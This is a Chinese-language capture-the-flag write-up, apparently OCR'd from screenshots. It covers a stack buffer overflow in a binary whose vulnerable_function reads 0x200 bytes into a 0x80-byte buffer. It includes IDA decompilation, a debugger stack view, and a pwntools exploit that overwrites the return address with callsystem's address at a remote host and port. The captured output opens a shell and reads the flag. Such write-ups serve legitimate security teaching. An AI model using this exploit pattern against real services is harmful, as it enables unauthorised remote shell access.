



Function name	Segment	Start
_init_proc	.init	0000000000400418
sub_400440	.plt	0000000000400440
_write	.plt	0000000000400450
_system	.plt	0000000000400460
_read	.plt	0000000000400470
___libc_start_main	.plt	0000000000400480
___gmon_start__	.plt	0000000000400490
_start	.text	00000000004004A0
deregister_tm_clones	.text	00000000004004D0
register_tm_clones	.text	0000000000400510
__do_global_dtors_aux	.text	0000000000400550
frame_dummy	.text	0000000000400570
callsystem	.text	0000000000400596
vulnerable_function	.text	00000000004005A6
main	.text	00000000004005C6
__libc_csu_init	.text	0000000000400600
__libc_csu_fini	.text	0000000000400670
_term_proc	.fini	0000000000400674
write	extern	0000000000600A68
system	extern	0000000000600A70
read	extern	0000000000600A78
__libc_start_main	extern	0000000000600A80


```
int __cdecl main(int argc, const char **argv, const char **
{
  write(1, "Hello, World\n", 0xDuLL);
  return vulnerable_function();
}
```


IDA - 291721f42a044f50a2aead748d539df0 D:\googledownloads\291721f42a044f50a2aead748d539df0


Function name	Segment	Start
_init_proc	.init	0000000000400418
sub_400440	.plt	0000000000400440
_write	.plt	0000000000400450
_system	.plt	0000000000400460
_read	.plt	0000000000400470
___libc_start_main	.plt	0000000000400480
___gmon_start__	.plt	0000000000400490
_start	.text	00000000004004A0
deregister_tm_clones	.text	00000000004004D0
register_tm_clones	.text	0000000000400510
__do_global_dtors_aux	.text	0000000000400550
frame_dummy	.text	0000000000400570
callsystem	.text	0000000000400596
vulnerable_function	.text	00000000004005A6
main	.text	00000000004005C6
__libc_csu_init	.text	0000000000400600
__libc_csu_fini	.text	0000000000400670
_term_proc	.fini	0000000000400674
write	extern	0000000000600A68
system	extern	0000000000600A70
read	extern	0000000000600A78
__libc_start_main	extern	0000000000600A80

```
ssize_t vulnerable_function()
{
  char buf; // [rsp+0h] [rbp-80h]

  return read(0, &buf, 0x200uLL);
}
```




```
-0000000000000080 ; D/A/*   : change type (data/ascii/array)
-0000000000000080 ; N       : rename
-0000000000000080 ; U       : undefine
-0000000000000080 ; Use data definition commands to create local variables and fun
-0000000000000080 ; Two special fields " r" and " s" represent return address and
-0000000000000080 ; Frame size: 80; Saved regs: 8; Purge: 0
-0000000000000080 ;
-0000000000000080
-0000000000000080 buf             db ?
-000000000000007F                 db ? ; undefined
-000000000000007E                 db ? ; undefined
-000000000000007D                 db ? ; undefined
-000000000000007C                 db ? ; undefined
-000000000000007B                 db ? ; undefined
-000000000000007A                 db ? ; undefined
-0000000000000079                 db ? ; undefined
-0000000000000078                 db ? ; undefined
-0000000000000077                 db ? ; undefined
-0000000000000076                 db ? ; undefined
-0000000000000075                 db ? ; undefined
-0000000000000074                 db ? ; undefined
-0000000000000073                 db ? ; undefined
```




```
 R12  0x4004a0 (_start) ◂— xor    ebp, ebp
 R13  0x7fffffffe0b0 ◂— 0x1
 R14  0x0
 R15  0x0
 RBP  0x7fffffffdfc0 ◂— 0x0
*RSP  0x7fffffffdfa8 —▸ 0x4005f3 (main+45) ◂— leave
*RIP  0x4005a6 (vulnerable_function) ◂— push   rbp
──────────────────────────────────────[ DISASM ]──────────────────────────────────
 ► 0x4005a6 <vulnerable_function>       push   rbp
   0x4005a7 <vulnerable_function+1>     mov    rbp, rsp
   0x4005aa <vulnerable_function+4>     add    rsp, -0x80
   0x4005ae <vulnerable_function+8>     lea    rax, [rbp - 0x80]
   0x4005b2 <vulnerable_function+12>    mov    edx, 0x200
   0x4005b7 <vulnerable_function+17>    mov    rsi, rax
   0x4005ba <vulnerable_function+20>    mov    edi, 0
   0x4005bf <vulnerable_function+25>    call   read@plt <read@plt>

   0x4005c4 <vulnerable_function+30>    leave
   0x4005c5 <vulnerable_function+31>    ret

   0x4005c6 <main>                      push   rbp
──────────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ rsp  0x7fffffffdfa8 —▸ 0x4005f3 (main+45) ◂— leave
01:0008│      0x7fffffffdfb0 —▸ 0x7fffffffe0b8 —▸ 0x7fffffffe3e1 ◂— '/home/pwn/291721f42
02:0010│      0x7fffffffdfb8 ◂— 0x100000000
03:0018│ rbp  0x7fffffffdfc0 ◂— 0x0
04:0020│      0x7fffffffdfc8 —▸ 0x7ffff7dec0b3 (__libc_start_main+243) ◂— mov    edi, ea
05:0028│      0x7fffffffdfd0 —▸ 0x7ffff7ffc620 (_rtld_global_ro) ◂— 0x5041e00000000
06:0030│      0x7fffffffdfd8 —▸ 0x7fffffffe0b8 —▸ 0x7fffffffe3e1 ◂— '/home/pwn/291721f42
07:0038│      0x7fffffffdfe0 ◂— 0x100000000
```




```
-000000000000004F                  db ? ; undefined
-000000000000004E                  db ? ; undefined
-000000000000004D                  db ? ; undefined
-000000000000004C                  db ? ; undefined
-000000000000004B                  db ? ; undefined
-000000000000004A                  db ? ; undefined
-0000000000000049                  db ? ; undefined
-0000000000000048                  db ? ; undefined
-0000000000000047                  db ? ; undefined
-0000000000000046                  db ? ; undefined
-0000000000000045                  db ? ; undefined
-0000000000000044                  db ? ; undefined
-0000000000000043                  db ? ; undefined
-0000000000000042                  db ? ; undefined
-0000000000000041                  db ? ; undefined
-0000000000000040                  db ? ; undefined
-000000000000003F                  db ? ; undefined
-000000000000003E                  db ? ; undefined
-000000000000003D                  db ? ; undefined
-000000000000003C                  db ? ; undefined
-000000000000003B                  db ? ; undefined
-000000000000003A                  db ? ; undefined
-0000000000000039                  db ? ; undefined
-0000000000000038                  db ? ; undefined
-0000000000000037                  db ? ; undefined
-0000000000000036                  db ? ; undefined
-0000000000000035                  db ? ; undefined
-0000000000000034                  db ? ; undefined
-0000000000000033                  db ? ; undefined
-0000000000000032                  db ? ; undefined
-0000000000000031                  db ? ; undefined
-0000000000000030                  db ? ; undefined
-000000000000002F                  db ? ; undefined
-000000000000002E                  db ? ; undefined
-000000000000002D                  db ? ; undefined
-000000000000002C                  db ? ; undefined
-000000000000002B                  db ? ; undefined
-000000000000002A                  db ? ; undefined
-0000000000000029                  db ? ; undefined
-0000000000000028                  db ? ; undefined
-0000000000000027                  db ? ; undefined
-0000000000000026                  db ? ; undefined
-0000000000000025                  db ? ; undefined
-0000000000000024                  db ? ; undefined
-0000000000000023                  db ? ; undefined
-0000000000000022                  db ? ; undefined
-0000000000000021                  db ? ; undefined
-0000000000000020                  db ? ; undefined
-000000000000001F                  db ? ; undefined
-000000000000001E                  db ? ; undefined
-000000000000001D                  db ? ; undefined
-000000000000001C                  db ? ; undefined
-000000000000001B                  db ? ; undefined
-000000000000001A                  db ? ; undefined
-0000000000000019                  db ? ; undefined
-0000000000000018                  db ? ; undefined
-0000000000000017                  db ? ; undefined
-0000000000000016                  db ? ; undefined
-0000000000000015                  db ? ; undefined
-0000000000000014                  db ? ; undefined
-0000000000000013                  db ? ; undefined
-0000000000000012                  db ? ; undefined
-0000000000000011                  db ? ; undefined
-0000000000000010                  db ? ; undefined
-000000000000000F                  db ? ; undefined
-000000000000000E                  db ? ; undefined
-000000000000000D                  db ? ; undefined
-000000000000000C                  db ? ; undefined
-000000000000000B                  db ? ; undefined
-000000000000000A                  db ? ; undefined
-0000000000000009                  db ? ; undefined
```




Function name	Segment	Start
_init_proc	.init	0000000000400418
sub_400440	.plt	0000000000400440
_write	.plt	0000000000400450
_system	.plt	0000000000400460
_read	.plt	0000000000400470
___libc_start_main	.plt	0000000000400480
___gmon_start__	.plt	0000000000400490
_start	.text	00000000004004A0
deregister_tm_clones	.text	00000000004004D0
register_tm_clones	.text	0000000000400510
__do_global_dtors_aux	.text	0000000000400550
frame_dummy	.text	0000000000400570
callsystem	.text	0000000000400596
vulnerable_function	.text	00000000004005A6
main	.text	00000000004005C6
__libc_csu_init	.text	0000000000400600
__libc_csu_fini	.text	0000000000400670
_term_proc	.fini	0000000000400674
write	extern	0000000000600A68
system	extern	0000000000600A70
read	extern	0000000000600A78
__libc_start_main	extern	0000000000600A80

```
int callsystem()
{
  return system("/bin/sh");
}
```

我们可以看到他返回的的是 read（）函数执里面执行的 &buf 只要讲 &buf 的地址变成 callsystem 同时数组长度也只有 0x80 的长度。



```
~$ python3 3.py
[+] Opening connection to 111.200.241.244 on port 60031: Done
[*] Switching to interactive mode
$ cat flag
cyberpeace{4d43fb4bab5ac4c209128fcd3ba43efa}
$
```



```
from pwn import *
p = remote('111.200.241.244',60031)
payload = b'a' * 0x88 + p64(0x400596)
p.recvuntil("Hello, World\n")
p.sendline(payload)
p.interactive()
```